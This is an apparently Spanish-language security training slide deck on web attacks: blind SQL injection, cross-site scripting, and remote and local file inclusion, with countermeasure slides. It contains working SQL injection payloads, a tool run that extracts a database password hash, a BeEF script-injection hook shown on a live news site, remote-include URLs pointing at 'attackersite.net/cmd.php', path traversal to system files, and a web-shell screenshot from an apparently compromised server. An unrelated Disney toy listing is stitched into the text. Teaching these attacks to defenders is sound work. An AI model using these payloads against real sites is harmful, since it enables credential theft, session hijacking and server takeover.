`http://newspaper.com/items.php?id=2 and user()=user()` OK --> MYSQL



# Blind SQL injection



Ref. 40047.105  
Std. 6  
Dim. 267 x50 x 267 mm.  
CB. 5023117790027

## ¿Quién es quién Disney? *Quem é Quem Disney*

Descubre al personaje Disney secreto de tu adversario con tus preguntas. ¿Lleva gorro? ¿Es rubio?

*Descobre a personagem secreta Disney do teu adversário com as tuas perguntas.*

*Tem quatro patas?*

*Tem focinho?*

*Tem asas?*



A partir de 6 años.

2 a 4 jugadores.

*A partir dos 6 anos.*

*2 a 4 jogadores.*



# Blind SQL injection

sql.php?id=1 and substr(user(),1,1) = "a" NO

"No se encontró artículo en la Base de datos"

sql.php?id=1 and substr(user(),1,1) = "b" NO

"No se encontró artículo en la Base de datos"

sql.php?id=1 and substr(user(),1,1) = "c" NO

"No se encontró artículo en la Base de datos"

sql.php?id=1 and substr(user(),1,1) = "d" NO

"No se encontró artículo en la Base de datos"

sql.php?id=1 and substr(user(),1,1) = "e" NO

"No se encontró artículo en la Base de datos"

sql.php?id=1 and substr(user(),1,1) = "f" OK

"Conferencia de Rediris el día 28"

Primer carácter del resultado de la función `user()` es "f"



# Blind SQL injection

sql.php?id=1 and `ascii(substr(user(),1,1)) > 100` OK

El **valor ascii** de la **primer letra** del **usuario** > 100

sql.php?id=1 and `ascii(substr(user(),1,1)) > 100` OK

sql.php?id=1 and `ascii(substr(user(),1,1)) > 150` NO

sql.php?id=1 and `ascii(substr(user(),1,1)) > 125` NO

sql.php?id=1 and `ascii(substr(user(),1,1)) > 112` OK

sql.php?id=1 and `ascii(substr(user(),1,1)) > 118` OK

sql.php?id=1 and `ascii(substr(user(),1,1)) > 114` NO

sql.php?id=1 and `ascii(substr(user(),1,1)) > 113` OK

sql.php?id=1 and `ascii(substr(user(),1,1)) = 114` OK

Primer carácter del resultado de la función `user()` es **“r”**



# Blind SQL injection

Si el comportamiento es el mismo, estamos seguros de que no hay SQL injection?

NO...

`SELECT` title, description, body `FROM` items `WHERE` ID = 2 `and` 1=0 32 Chars

`SELECT` title, description, body `FROM` items `WHERE` ID = 2 `and` 1=1 32 Chars



# Blind SQL injection

Pero podemos usar algunas opciones como:

Timing  
Condicionales (IF)

`WAIT FOR DELAY '0:0:10'` SQL Server

`BENCHMARK()` MySQL

`pg_sleep(10)` PostgreSQL



# Blind SQL injection

```
SELECT title, description, body FROM items WHERE ID = 2 ;waitfor delay '0:0:15'--
```

Tiempo de ejecución  $\geq$  15 seg OK!

```
SELECT title, description, body FROM items WHERE ID = 2;if (select user) = 'sa'  
waitfor delay '0:0:15'
```

Tiempo de ejecución  $\geq$  15 OK!  
Sabemos que el usuario es "SA"



# Blind SQL injection

DEMOS [Blind]





# Blind SQL injection

```
Terminal — bash — 140x33
Libertad:trunk laramies$ python pblind.py "http://192.168.1.2/ejemplos/sql.php?id=34+version()"

[-] Url vulnerable!
Database:mysql
Result:
5 . 0 . 1 8      Time: 1.65724086761
Libertad:trunk laramies$ python pblind.py "http://192.168.1.2/ejemplos/sql.php?id=34+user()"

[-] Url vulnerable!
Database:mysql
Result:
r o o t @ l o c a l h o s t      Time: 1.64842295647
Libertad:trunk laramies$ python pblind.py "http://192.168.1.2/ejemplos/sql.php?id=34+(select user from mysql.user limit 1)"

[-] Url vulnerable!
Database:mysql
Result:
p m a      Time: 1.65649914742
Libertad:trunk laramies$ python pblind.py "http://192.168.1.2/ejemplos/sql.php?id=34+(select password from mysql.user where user = 'root')"

[-] Url vulnerable!
Database:mysql
Result:
3 3 b 3 a 7 a 2 1 8 f b 2 9 3      Time: 1.65664196014
Libertad:trunk laramies$
```



# SQL injection

## Contramedidas:

Validar los datos de entrada, White Lists

Utilización de procedimientos almacenados parametrizados

Conexiones con mínimos privilegios, granularidad

Validar, validar, validar, y por las dudas validar.




# Blind SQL injection

## Herramientas:

- ✦ **Sqlbif**: <http://www.open-labs.org/>
- ✦ **SqPyfia**: <http://www.edge-security.com>
- ✦ **Pblind**: <http://www.edge-security.com>
- ✦ **Sqlmap**: <http://sqlmap.sourceforge.net/>
- ✦ **Sqlrix** : [http://www.owasp.org/index.php/Category:OWASP\\_SQLiX\\_Project](http://www.owasp.org/index.php/Category:OWASP_SQLiX_Project)



# SQL Injection





# Cross Site Scripting XSS





# Cross Site Scripting XSS

- ✦ La vulnerabilidad ocurre cuando una aplicación recibe datos enviados por el usuario, y los devuelve al browser sin validarlos o codificarlos.
- ✦ Para poder explotar esta vulnerabilidad generalmente el atacante tendrá que engañar a la víctima en abrir un link, visitar una página, ver una imagen, etc...



# Cross Site Scripting XSS

## Que se puede hacer con ellos?:

- Robo de información de autenticación y secuestro de cuentas
- Robo y envenenamiento de cookies
- Website Deface
- Phishing



# Cross Site Scripting XSS

**Más..**

Log Keystrokes

Deface websites

Port Scan Intranet

XSRF

Abusar de  
vulnerabilidades del  
browser

Robar History



# Cross Site Scripting XSS

## Tipos:

- Persistente o Almacenado
- No persistente ó reflejado (más común)
- Basados en DOM (Document Object Model)



# Cross Site Scripting XSS

## No Persistente - Reflejado

1. **Alice** visita el sitio “**XSSLand**”, donde tiene una cuenta para acceder a sus datos personales.
2. **Haxor** encuentra un **XSS de tipo “No persistente”** en “**XSSLand**”.
3. **Haxor** prepara una URL que explota la vulnerabilidad, y envía el link a través del correo, haciéndose pasar por el servicio de administración de “**XSSLand**”
4. **Alice** visita la URL que envió **Haxor** mientras está logueada en “**XSSLand**”
5. El script incrustado en la URL, se ejecuta en el Browser, como si viniera de “**XSSLand**”. El script envía la cookie de sesión a **Haxor**. Ahora **Haxor** puede acceder a “**XSSLand**” como si fuera **Alice** y obtener o modificar la información disponible.



# Cross Site Scripting XSS

## Persistente

1. El sitio “**XSSLAND**” permite a los usuarios enviar mensajes en un foro, así como firmar el libro de visitas.
2. **Haxor** detecta que el sitio “**XSSLand**” es vulnerable a un **XSS de tipo persistente**.
3. **Haxor** envía un mensaje controversial o con gancho, para animar a otros **usuarios** a verlo.
4. Solo con ver el mensaje, la cookie de sesión de los **usuarios** será enviada a un servidor controlado por **Haxor** sin que los **usuarios** se den cuenta.
5. Posteriormente **Haxor**, accede con las cookies de sesión de los otros usuarios y envía mensajes suplantando la identidad de las **victimias**.



# Cross Site Scripting XSS

The screenshot shows a web browser window displaying a security response page from Symantec. The browser's address bar shows the URL `http://securityresponse.symantec.com/security_response/detected_writeup.js`. The page title is `<script>alert("PWN3D!");</script> - Symantec Corp.`. The page content includes a navigation menu, a search bar, and a section titled "Detected As:". A modal dialog box is overlaid on the page, displaying the URL `http://securityresponse.symantec.com` and the message `PWN3D!` with an "OK" button. The page content includes instructions for removal and a search bar for threats.

**Detected As:**

This threat is detected by the latest Virus Definition...

All computer users should employ safe computing practices:

- Keeping your Virus Definitions updated.
- Installing Norton AntiVirus program updates, when available.
- Deleting suspicious looking emails.

You may also scan your PC for threats now, by clicking on the "Scan Now" button.

To ensure complete protection against viruses and malware, visit our product offerings for [Home & Home Office](#), [Small Business](#), and [Enterprise](#).

**Removal Instructions**

The following instructions pertain to all current and recent Symantec antivirus products, including the Symantec AntiVirus and Norton AntiVirus product lines.

1. Disable System Restore (Windows Me/XP).
2. Update the virus definitions.
3. Run a full system scan and delete all the files detected.
4. Submit the files to Symantec Security Response.

For specific details on each of these steps, read the following instructions.

**1. To disable System Restore (Windows Me/XP)**

Contacting "securityresponse.symantec.com"



# Cross Site Scripting XSS

Search Results: `</script><script src='http://127.0.0.1/beef/hook/bootmagic.js.php'></script>`

The page at <http://search2.foxnews.com> says:  
pwn3d

OK

ON FNC:  
**RED EYE W/ GREG GUTFELD** 2:00am EST  
Outrageous and Outspoken  
Commentary [SCHEDULE](#)

MYNEWS | SPORTS | WEATHER

HOME | U.S. | WORLD | POLITICS | BUSINESS | RADIO | MOBILE | FOX & Friends | Studio B | Your World | Big Story | Special Report | FOX Report | O'Reilly Factor | Hannity & Colmes | On the Record | FNC IMag | FOX Fan

**90 DIGITAL**  
brought to you by **BOSE**

**NEW SoundDock® Portable**  
digital music system

**SEARCH**  
document.forms["search\_form"].q.focus(); //-->  
Search took 0.03 seconds.

**STORIES** | **VIDEO**

Did you mean: `</script><script src='http://127.0.0.1/beef/hook/bootmagic.js.php'></script>`

**Free Ann Coulter Email**  
Get Ann's weekly column sent to you by email each week!  
[www.HumanEvents.com](http://www.HumanEvents.com)

**Free Ann Coulter Email**  
Get Ann's weekly column sent to you by email each week!  
[www.HumanEvents.com](http://www.HumanEvents.com)

**Giuliani Romney Thompson?**  
Republican Internet Primary Has Started- Vote Early Now!  
[www.newsmax.com](http://www.newsmax.com)

[Buy a link here](#)

**Free Ann Coulter Email**  
Get Ann's weekly column sent to you by email each week!  
[www.HumanEvents.com](http://www.HumanEvents.com)

**Can Giuliani Stop Hillary?**  
Republican Internet Primary Has Started- Vote Early Now!  
[www.newsmax.com](http://www.newsmax.com)

**Tiger, Phil, Sergio and more**  
The best golfers in the world play at PGATOUR.COM. Click Here.  
[PGATOUR.COM](http://PGATOUR.COM)

[Top Nursing Programs](#)

**FOX NEWS VIDEO**  
**TOP VIDEO**  
**Fierce Gun Fight**  
Baghdad governor's convoy comes under attack

Latest Fox News Headlines [»](#)  
**FOX NEWS FLASH**  
Video footage of Carol Gotbaum arrest  
Lawnmower used as getaway car

ADVERTISEMENT

**Hillary for 2008?**



# Cross Site Scripting XSS

DEMO [Consola Beef]





# Cross Site Scripting XSS

## Contramedidas:

- ✦ Filtrar todo el contenido que recibimos para evitar que se incluyan tags de scripting, aceptando solo los valores válidos. (**White Lists**)
- ✦ Antes de almacenar y de volver a mostrar los datos a los usuarios, se recomienda transformar los meta-caracteres, que permiten esta vulnerabilidad, a su entidad HTML correspondiente. **> &gt; < &lt; & &amp;**

Validar, validar, validar, y por las dudas validar.



# Remote File inclusion (RFI)





# File inclusion

La inclusión remota de ficheros o código permite a los atacantes **incluir** código y datos arbitrarios en la aplicación vulnerable, que luego se ejecutará en el servidor.

Muchas aplicaciones permiten subir ficheros, fotos, documentos, etc... (**Upload**)

La inclusión de los ficheros puede ser tanto local como remota



# File inclusion

La podemos encontrar en urls del tipo:

- ✦ <http://vulnsite.com/leer.php?file=news.php>
- ✦ <http://vulnsite.com/area.php?file=news>



<http://vulnsite.com/leer.php?file=http://attackersite.net/cmd.php>

<http://vulnsite.com/leer.php?file=http://attackersite.net/cmd.php%00>

Si logramos incluir código, ficheros o realizar un upload podemos...



# File inclusion

- Ejecutar comandos a través de una consola web.  
([Darkraver web-kit](#))
- Paneles de control ([c99](#), [r57](#))
- Cliente SQL a través de http.
- Subir y ejecutar cualquier binario (Port redirectors, túneles, etc)
- Cualquier cosa que se nos ocurra.

**Control total del servidor :)**



# File inclusion





# Remote File inclusion (RFI)

http://127.0.0.1/ejemplos/php\_include.php?file=http://localhost/cmd.txt?&cmd=dir - Microsoft Internet Explorer

Archivo Edición Ver Favoritos Herramientas Ayuda

Atrás Búsqueda Favoritos Historial

Dirección http://127.0.0.1/ejemplos/php\_include.php?file=http://localhost/cmd.txt?&cmd=dir

**SZ1sec** *Expertos en seguridad digital*

Including File: http://localhost/cmd.txt?.html

Send

El volumen de la unidad C: no tiene etiqueta.  
El número de serie del volumen es: 681D-41C8


Directorio de C:\xampp\htdocs\ejemplos

```
24/03/2008 18:05
24/03/2008 18:05
09/06/2006 11:11          437 admin_meruo.php
09/06/2006 14:51          232 array.php
09/06/2006 14:50          680 bloqueo.php
09/06/2006 14:39          327 buffer_overflow.php
09/06/2006 14:46          421 cmd.php
09/06/2006 11:11          838 confirm_login.php
09/06/2006 14:01          245 confirm_pin2.php
09/06/2006 12:44          334 confirm_regalo.php
09/06/2006 14:51          206 count.php
14/05/2006 14:45          225 cross_frame_scripting.php
09/06/2006 14:37          211 cross_site_scripting.php
24/04/2006 10:33          10.961 css_home.css
09/06/2006 11:21          254 error_revelation.php
13/05/2006 11:09          1.435 expertos.gif
16/05/2006 09:27          80 format.c
16/05/2006 09:27          10.940 format.exe
09/06/2006 14:39          207 format_string.php
09/06/2006 14:45          327 get_barner.php
14/05/2006 14:42          265 header.php
09/06/2006 16:34          60 helloworld.php
16/05/2006 11:21          6 hola.html
23/05/2006 23:21          243 html_revelation.php
23/05/2006 23:00          47 http_response_split.php
04/02/2008 21:14          8.518 index.html
09/06/2006 16:35          8.289 index.php
**08/2008 **08          red 11-11
```

Listo



# Local File Inclusion





# Local File Inclusion

http://127.0.0.1/ejemplos/php\_include.php?file=../../../../../../../../boot.ini - Microsoft Internet Explorer

Archivo Edición Ver Favoritos Herramientas Ayuda

Atrás Búsqueda Favoritos Historial

Dirección [http://127.0.0.1/ejemplos/php\\_include.php?file=../../../../../../../../boot.ini%00](http://127.0.0.1/ejemplos/php_include.php?file=../../../../../../../../boot.ini%00)

**S21sec** *Expertos en seguridad digital*

Including File: ../../../../../../../../../../boot.ini\  
[boot loader] timeout=30 default=multi(0)disk(0)rdisk(0)partition(1)\WINNT [operating systems] multi(0)disk(0)rdisk(0)partition(1)\WINNT="Microsoft Windows 2000 Professional" /fastdetect



# Remote File inclusion (RFI)

**11-07-2007 17:45:06** [phpinfo] [php.ini] [cpu] [memoria] [usuarios] [tmp] [autoborrado]  
safe\_mode: OFF Version PHP: 5.1.6 CURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF  
Funciones desactivadas : NINGUNA  
Espacio libre : 40.62 GB Espacio total : 70.14 GB

**P1MP4M** **T34M**

uname -a : Linux streamguys2518 2.6.18-1.2257.fc5smp #1 SMP Fri Dec 15 16:33:51 EST 2006 i686 i686 i386 GNU/Linux  
sysctl : Linux 2.6.18-1.2257.fc5smp  
SO : linux-gnu  
Server : Apache/2.2.2 (Fedora)  
id : uid=48(apache) gid=48(apache) groups=48(apache)  
pwd : /var/www/html/templates/emails (drwxrwxrwx)

mando Ejecutado: ls -lia

```
total 556
drwxrwxrwx 2 pondtv4 pondtv4 4096 Jul 11 17:41 .
drwxr-xr-x 5 pondtv4 pondtv4 4096 Feb 27 05:48 ..
-rw-r--r-- 1 apache apache 166421 Jul 5 02:42 28.php
-rw-r--r-- 1 apache apache 5279 Jul 11 11:48 a.php
-rw-r--r-- 1 apache apache 1195 Jul 5 02:42 baba.php
-rw-r--r-- 1 apache apache 25 Jul 9 15:10 bash.php
-rw-r--r-- 1 apache apache 0 Jul 9 15:45 c99sh_bindport.48.pl
-rw----- 1 apache apache 0 Jul 9 16:00 cx1XF5C5
-rw----- 1 apache apache 0 Jul 9 15:59 cxDqMP4D
-rw----- 1 apache apache 0 Jul 9 15:56 cxLuDGXe
-rw----- 1 apache apache 0 Jul 11 11:49 cxPig0c5
-rw----- 1 apache apache 0 Jul 9 16:00 cxVwsgPQ
-rw----- 1 apache apache 0 Jul 11 11:49 cxb5XDLY
-rw----- 1 apache apache 0 Jul 11 11:48 cxcsMh2X
-rw----- 1 apache apache 0 Jul 9 15:57 cxqG90pS
```

**:: Ejecutar Comando En Servidor ::**

Correr Comando ▶

Directorio de Trabajo ▶ /var/www/html/templates/emails

**:: Editar ficheros ::**

Fichero a editar ▶ /var/www/html/templates/emails

